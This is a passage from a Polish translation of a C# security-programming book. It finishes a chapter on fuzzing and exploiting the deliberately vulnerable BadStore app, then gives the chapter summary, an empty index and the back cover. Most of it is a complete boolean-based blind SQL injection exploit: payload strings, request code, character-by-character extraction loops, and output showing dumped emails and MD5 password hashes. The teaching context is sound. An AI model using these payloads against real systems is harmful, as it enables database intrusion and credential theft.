Kiedy ładunek zwróci błąd `"parentheses not balanced"` ❼, to wiemy, że znak spod indeksu `i` jest równy wartości zmiennej `c` z pętli wewnętrznej. Wtedy rzutujemy zmienną `c` na `byte` i dodajemy do listy `List<byte>` ❽, której egzemplarz utworzyliśmy przed rozpoczęciem pętli. Na koniec przerywamy wewnętrzną pętlę

w celu iterowania po pętli zewnętrznej, a po zakończeniu iteracji w pętli `for` konwertujemy listę `List<byte>` na ciąg znaków możliwy do wyświetlenia.

Ten ciąg znaków jest następnie wyświetlany na ekranie tak, jak pokazano na listingu 2.45.

Listing 2.45. Konwersja ciągu znaków pobranego w ataku iniekcji SQL i wyświetlenie wartości liczby wierszy w tabeli

```
int count = int.Parse(Encoding.ASCII.❶GetString(countBytes.ToArray()));
↪Console.WriteLine("W tabeli userdb jest "+count+" wierszy");
```

W celu konwersji tablicy bajtów zwróconych przez wywołanie `countBytes.ToArray()` na ciąg czytelny dla człowieka użyliśmy metody `GetString()` ❶ (z klasy `Encoding.ASCII`). Ten ciąg znaków jest następnie przekazywany do metody `int.Parse()`, która go parsuje i zwraca wartość integer (jeśli ciąg znaków daje się skonwertować na liczbę całkowitą). Ciąg jest następnie wyświetlany za pomocą wywołania `Console.WriteLine()`.

Metoda MakeRequest()

Jesteśmy już prawie gotowi na uruchomienie eksploita. Pozostała jeszcze jedna rzecz: potrzebujemy sposobu przesyłania ładunków wewnątrz pętli `for`. W tym celu musimy napisać metodę `MakeRequest()`, która przyjmuje jeden argument: ładunek do wysłania (patrz listing 2.46).

Listing 2.46. Metoda MakeRequest(), wysyłająca ładunek i zwracająca odpowiedź z serwera

```
private static string MakeRequest(string payload)
{
    string url = ❶"http://192.168.1.78/cgi-bin/badstore.
    ↪cgi?action=search&searchquery=";
    HttpWebRequest request = (HttpWebRequest)
    ↪WebRequest.❷Create(url+payload);

    string response = string.Empty;
    using (StreamReader reader = new ❸StreamReader
    ↪(request.GetResponse().GetResponseStream()))
        response = reader.ReadToEnd();

    return response;
}
```

Korzystając z ładunku i adresu URL ❶ egzemplarza aplikacji BadStore, utworzyliśmy prosty obiekt `HttpWebRequest` ❷ reprezentujący żądanie `GET`. Następnie za pomocą obiektu `StreamReader` ❸ przeczytaliśmy odpowiedź do ciągu znaków i zwróciliśmy odpowiedź do obiektu wywołującego. Teraz możemy uruchomić eksploita. Powinniśmy otrzymać wynik podobny do pokazanego na listingu 2.47.

Listing 2.47. Określenie liczby wierszy w tabeli userdb

```
W tabeli userdb jest 23 wierszy
```

Po uruchomieniu pierwszego fragmentu eksploita ustaliliśmy, że w bazie danych są informacje o 23 użytkownikach, dla których chcemy wydobyć nazwy i skróty haseł. Następny fragment eksploita będzie wydobywał właściwe nazwy użytkowników i skróty haseł.

Pobieranie długości wartości

Zanim będzie można wydobyć bajt po bajcie jakiekolwiek wartości z kolumn w bazie danych, trzeba ustalić długości tych wartości. Sposób pobrania tych danych pokazano na listingu 2.48.

Listing 2.48. Pobieranie długości określonych wartości w bazie danych

```
private static int GetLength(int row❶, string column❷)
{
    int countLength = 0; for (;; countLength++)
    {
        string getCountLength = "fdsa' RLIKE (SELECT (CASE WHEN ((SELECT";
        getCountLength += " LENGTH(IFNULL(CAST(❸CHAR_LENGTH
        ↪("+column+") AS";
        getCountLength += " CHAR),0x20)) FROM userdb ORDER BY
        ↪email ❹LIMIT";
        getCountLength += row+",1)="+countLength+") THEN 0x28
        ↪ELSE 0x41 END)) AND";
        getCountLength += " 'YIye'='YIye";

        string response = MakeRequest(getCountLength);

        if (response.Contains("parentheses not balanced")) break;
    }
}
```

Metoda `GetLength()` pobiera argumenty: wiersz bazy danych, z którego będziemy wydobywać wartość ❶, i kolumnę bazy danych, w której ta wartość się znajduje ❷. Do pobrania liczby wierszy w tabeli `userdb` wykorzystaliśmy pętlę `for` (patrz listing 2.49). Ale w przeciwieństwie do poprzednich ładunków SQL skorzystaliśmy z funkcji `CHAR_LENGTH()` ❸ zamiast `LENGTH`, ponieważ pobierane ciągi mogą być 16-bitowymi łańcuchami Unicode zamiast 8-bitowymi ciągami ASCII. Użyliśmy również klauzuli `LIMIT` ❹, aby poinformować, że chcemy wyciągnąć wartości z określonego wiersza zwróconego z całej tabeli `users`. Po pobraniu długości wartości w bazie danych możemy bajt po bajcie pobrać właściwą wartość, tak jak pokazano na listingu 2.49.

Listing 2.49. Druga pętla w metodzie GetLength() pobiera właściwą długość wartości

```
List<byte> countBytes = ❶new List<byte> ();
for (int i = 0; i <= countLength; i++)
{
    for (int c = 48; c <= 58; c++)
    {
        string getLength = "fdsa' RLIKE (SELECT
        ↪(CASE WHEN (ORD(MID((SELECT";
        getLength += " IFNULL(CAST(CHAR_LENGTH(" + column + ")
        ↪AS CHAR),0x20) FROM";
        getLength += " userdb ORDER BY email LIMIT " + row + ",1)," + i;
        getLength += ",1))="+c+") THEN 0x28 ELSE 0x41 END))
        ↪AND 'YIye'='YIye";
        string response = ❷MakeRequest(getLength);
        if (response.❸Contains("parentheses not balanced"))
        {
            countBytes.❹Add((byte)c);
            break;
        }
    }
}
```

Jak widać na listingu 2.49, utworzyliśmy generyczną listę `List<byte>` ❶ do przechowywania wartości zebranych przez ładunek, aby skonwertować je na liczby całkowite i zwrócić do obiektu wywołującego. Korzystając z wywołania `Make ↪Request()` ❷ i ładunku iniekcji SQL, wysyłamy żądania HTTP w celu sprawdzania bajtów w wartości podczas iterowania po długości licznika. Jeśli odpowiedź zawiera komunikat o błędzie `"parentheses not balanced"` ❸, to wiemy, że ładunek SQL przyjął wartość `true`. Oznacza to, że należy zapisać wartość znaku `c` (znak, który został dopasowany do `i`) jako typ `byte` ❹, aby można było przekonwertować wartość `List<byte>` na ciąg czytelny dla ludzi.

Ze względu na to, że znaleźliśmy bieżący znak, nie musimy dalej testować określonego indeksu licznika. W związku z tym przerywamy pętlę i przechodzimy do następnego indeksu.

Teraz trzeba zwrócić wartość licznika i zakończyć metodę, tak jak pokazano na listingu 2.50.

Listing 2.50. Ostatni wiersz w metodzie GetLength(). Konwersja wartości długości na typ integer i jej zwrócenie

```
if (countBytes.Count > 0)
    return ❶int.Parse(Encoding.ASCII.❷GetString(countBytes.ToArray()));
else
    return 0;
}
```

Gdy już mamy bajty licznika, możemy użyć metody `GetString()` ❷ w celu konwersji pobranych bajtów na ciąg czytelny dla człowieka. Ten ciąg jest przekazywany do wywołania `int.Parse()` ❶ i zwracany do obiektu wywołującego. Teraz możemy rozpocząć zbieranie właściwych wartości z bazy danych.

Metoda GetValue () pobierająca wartości z bazy danych

Aby zakończyć pisanie eksploita, potrzebna jest metoda odczytująca wartości z bazy danych. Przykład takiej metody — `GetValue()` — pokazano na listingu 2.51.

Listing 2.51. Metoda GetValue() pobierająca wartość określonej kolumny w określonym wierszu

```
private static string GetValue(int row❶, string column❷, int length❸)
{
    List<byte> valBytes = ❹new List<byte>();
    for (int i = 0; i <= length; i++)
    {
        ❺for(int c = 32; c <= 126; c++)
        {
            string getChar = "fdsa' RLIKE (SELECT (CASE WHEN
            ↪(ORD(MID((SELECT";
            getChar += " IFNULL(CAST("+column+" AS CHAR),0x20)
            ↪FROM userdb ORDER BY";
            getChar += " email LIMIT "+row+",1),"+i+",1))="+c+")
            ↪THEN 0x28 ELSE 0x41";
            getChar += " END)) AND 'YIye'='YIye";
            string response = MakeRequest(getChar);

            if (response.Contains(❻"parentheses not balanced"))
            {
                valBytes.Add((byte)c); break;
            }
        }
    }
    return Encoding.ASCII.❼GetString(valBytes.ToArray());
}
```

Metoda `GetValue()` wymaga trzech argumentów: wiersza bazy danych, z którego pobieramy dane ❶, kolumny bazy danych, w której rezyduje wartość ❷, i długości wartości pobranej z bazy danych ❸. Do przechowywania pobranych bajtów wartości tworzona jest nowa lista `List<byte>` ❹.

W najbardziej zewnętrznej pętli `for` ❺ iterujemy po wartościach od `32` do `126`, ponieważ `32` jest najmniejszą liczbą całkowitą, która odpowiada drukowalnemu znakowi ASCII, natomiast `126` to wartość największa. Wcześniej, gdy pobieraliśmy liczniki, iterowaliśmy tylko po wartościach od `48` do `58`, ponieważ interesowały nas tylko numeryczne znaki ASCII.

Podczas iterowania po tych wartościach wysyłamy ładunek, który porównuje bieżący indeks wartości z bazy danych do bieżącej wartości zmiennej sterującej wewnętrznej pętli `for`. Po zwróceniu odpowiedzi szukamy komunikatu o błędzie `"parentheses not balanced"` ❻. Jeśli go znajdziemy, to rzutujemy wartość bieżącej zmiennej sterującej wewnętrznej pętli na bajt i zapisujemy go na liście bajtów. W ostatnim wierszu metody konwertujemy tę listę na ciąg znaków za pomocą metody `GetString()` ❼ i zwracamy nowy ciąg do obiektu wywołującego.

Wywoływanie metod i wyświetlanie wartości

Pozostaje teraz wywołanie nowych metod `GetLength()` i `GetValue()` w metodzie `Main()` i wyświetlenie wartości pobranych z bazy danych. Jak widać na listingu 2.52, na końcu metody `Main()` dodaliśmy pętlę `for`, w której wywołujemy metody `GetLength()` i `GetValue()`, dzięki czemu możemy wyodrębnić adresy e-mail i skróty haseł z bazy danych.

Listing 2.52. Dodana do metody Main() pętla for, która wykorzystuje metody GetLength() i GetValue()

```
for (int row = 0; row < count; row++)
{
    foreach (string column in new string[] {"email", "passwd"})
    {
        Console.Write("Pobieranie długości szukanej wartości... ");
        int valLength = ❶GetLength(row, column);
        Console.WriteLine(valLength);

        Console.Write("Pobieranie wartości... ");
        string value = ❷GetValue(row, column, valLength);
        Console.WriteLine(value);
    }
}
```

Dla każdego wiersza w tabeli `userdb` najpierw pobieramy długość ❶ i wartość ❷ pola `email`, a następnie wartość pola `passwd` (skrót MD5 hasła użytkownika). Następnie wyświetlamy długość pola i jego wartość. Wyniki działania eksploita pokazano na listingu 2.53.

Listing 2.53. Wyniki działania eksploita

```
W tabeli userdb jest 23 wierszy
Pobieranie długości szukanej wartości... 13
Pobieranie wartości... AAA_Test_User
Pobieranie długości szukanej wartości... 32
Pobieranie wartości... 098F6BCD4621D373CADE4E832627B4F6
Pobieranie długości szukanej wartości... 5
Pobieranie wartości...
admin
```

```
Pobieranie długości szukanej wartości... 32
Pobieranie wartości... 5EBE2294ECD0E0F08EAB7690D2A6EE69
--ciach--
Pobieranie długości szukanej wartości... 18
Pobieranie wartości...tommy@customer.net
Pobieranie długości szukanej wartości... 32
Pobieranie wartości... 7f43c1e438dc11a93d19616549d4b701
```

Po wyznaczeniu liczby użytkowników w bazie danych iterujemy po wszystkich użytkownikach i pobieramy z bazy danych nazwy użytkowników i skróty haseł.

Ten proces jest znacznie wolniejszy od działania eksploita bazującego na instrukcji `UNION`, z którego korzystaliśmy wcześniej, ale iniekcje bazujące na instrukcji `UNION` nie są zawsze dostępne. Zrozumienie działania ataku iniekcji SQL bazujących na wartościach `Boolean` ma kluczowe znaczenie dla skutecznego korzystania z wielu iniekcji SQL.

Podsumowanie

W tym rozdziale zamieszczono wprowadzenie do fuzzowania i wykorzystywania luk iniekcji SQL i XSS. Jak widzieliśmy, aplikacja BadStore zawiera liczne wrażliwości na iniekcje SQL, ataki XSS oraz inne luki w zabezpieczeniach. Wszystkie te luki można wykorzystać w nieco inny sposób. W niniejszym rozdziale zaimplementowaliśmy krótkie żądanie `GET` fuzzowania aplikacji w celu analizy parametrów ciągu kwerendy pod kątem wrażliwości na ataki XSS lub występowanie błędów mogących oznaczać zagrożenie iniekcją SQL. Wykorzystując elastyczną i dającą duże możliwości klasę `HttpWebRequest` do wykonywania i pobierania żądań HTTP i odpowiedzi na nie, udało się nam ustalić, że parametr `searchquery` używany do wyszukiwania towarów w aplikacji BadStore jest zagrożony zarówno atakiem XSS, jak i iniekcją SQL.

Po napisaniu prostego fuzzera żądania `GET` przechwyciliśmy żądanie HTTP `POST` z aplikacji BadStore za pomocą serwera proxy HTTP Burp Suite i przeglądarki Firefox, aby napisać krótką aplikację fuzzującą żądania `POST`. Posługując się tymi samymi klasami, jak w napisanym wcześniej fuzzerze żądań `GET`, lecz z kilkoma nowymi metodami, zdołaliśmy znaleźć jeszcze więcej możliwych do wykorzystania zagrożeń iniekcjami SQL.

Następnie przeszliśmy do bardziej skomplikowanych żądań, takich jak żądania HTTP zawierające dane w formacie JSON. Posługując się aplikacją webową wrażliwą na wstrzyknięcia SQL w danych JSON oraz serwerem proxy Burp Suite, przechwyciliśmy żądanie tworzenia nowych użytkowników w aplikacji webowej. W celu skutecznego fuzzowania tego typu żądań HTTP skorzystaliśmy z biblioteki Json.NET, za pomocą której można łatwo parsować i wykorzystywać dane w formacie JSON.

Na koniec, po dokładnym zapoznaniu się ze sposobami wyszukiwania możliwych luk w aplikacjach webowych przez fuzzery, zapoznaliśmy się ze sposobami wykorzystania tych luk. Posługując się jeszcze raz aplikacją BadStore, napisaliśmy eksploita iniekcji SQL bazującego na instrukcji `UNION`, za pomocą którego, używając pojedynczego żądania HTTP, udało się nam wydobyć nazwy użytkowników i skróty haseł z bazy danych aplikacji BadStore. Do skutecznego wydobywania wyodrębnionych danych z kodu HTML zwracanego przez serwer użyliśmy klas obsługi wyrażeń regularnych, takich jak `Regex`, `Match` i `MatchCollection`.

Po ukończeniu prostszego eksploita — bazującego na instrukcji `UNION` — napisaliśmy dla tego samego żądania HTTP eksploita iniekcji SQL bazującego na wartości `Boolean`. Bazując na ładunkach iniekcji SQL przekazywanych do aplikacji webowej za pomocą klasy `HttpWebRequest`, ustaliliśmy, które z odpowiedzi HTTP zwracały wartość `true`, a które `false`. Kiedy dowiedzieliśmy się, jak będzie zachowywała się aplikacja webowa w odpowiedzi na pytania „prawda czy fałsz", zaczęliśmy zadawać bazie danych tego rodzaju pytania w celu pobierania z niej informacji bajt po bajcie. Eksploity bazujące na wartościach `Boolean` są bardziej skomplikowane niż te, które bazują na instrukcji `UNION`. Ich wykonanie wymaga więcej czasu i żądań HTTP, ale są one bardzo przydatne, gdy korzystanie z eksploitów bazujących na instrukcji `UNION` nie jest możliwe.

Skorowidz

A

B

C

D

E

F

G

I

J

K

L

Ł

M

N

O

P

R

S

Ś

T

U

V

W

X

Z

Ż

C#. Sprawdź swój system zabezpieczeń!

C# to nowoczesny język programowania, który został od podstaw zaprojektowany jako obiektowy. Ta dojrzała technologia jest często wybierana przez twórców oprogramowania, również tego służącego do pokonywania zabezpieczeń systemów. Dzięki temu, że platforma .NET jest oprogramowaniem open source, w C# można pisać kod, który bez problemu będzie działał w każdym systemie operacyjnym. Co prawda język ten jest prosty i łatwy do nauczenia się, jednak dopiero gruntowna znajomość C# umożliwia efektywne tworzenie narzędzi związanych z bezpieczeństwem, służących choćby do wyszukiwania luk w infrastrukturze czy prowadzenia testów penetracyjnych.

Ta książka jest przeznaczona dla specjalistów do spraw bezpieczeństwa, którzy chcą korzystać z języka C# w takich zadaniach jak fuzzowanie, skanowanie w poszukiwaniu luk zabezpieczeń i analiza złośliwego oprogramowania. Opisano tu zarówno podstawy języka C#, jak i jego dość zaawansowane funkcje. Omówiono szereg bibliotek dostępnych dla tego języka. Pokazano, jak pisać kod wyszukujący luki w zabezpieczeniach i jak tworzyć eksploity. Przedstawiono sposoby korzystania z takich narzędzi jak Nessus, sqlmap i Cuckoo Sandbox. Dzięki technikom zaprezentowanym w książce administrator bezpieczeństwa bez problemu zautomatyzuje nawet najbardziej żmudne codzienne zadania!

W tej książce między innymi:

- ★ podstawowe i zaawansowane funkcje języka C#
- ★ generowanie kodu ładunków, również wieloplatformowych
- ★ skanery, w tym OpenVAS, Nessus i Nexpose
- ★ automatyczna identyfikacja luk umożliwiających wstrzyknięcie kodu SQL
- ★ tworzenie w C# narzędzi do inżynierii wstecznej

Brandon Perry — jest programistą i gorącym zwolennikiem idei open source. Odkąd pojawiło się środowisko Mono, pisze aplikacje w języku C#. Tworzy też moduły dla frameworka Metasploit, analizuje pliki binarne i zarządza ciekawymi projektami (*https://volatileminds.net/*). Fascynuje się badaniami nad bezpieczeństwem systemów informatycznych. Chętnie dzieli się swoją wiedzą, pisze książki i pomaga innym w tworzeniu solidniejszego oprogramowania.

Helion
helion.pl
HELION SA
ul. Kościuszki 1c
44-100 Gliwice
tel.: 32 230 98 63
helion@helion.pl

KOD KORZYŚCI
Sięgnij po więcej!
ISBN 978-83-283-4063-3
9 788328 340633
INFORMATYKA W NAJLEPSZYM WYDANIU
Cena: 59,00 zł
no starch press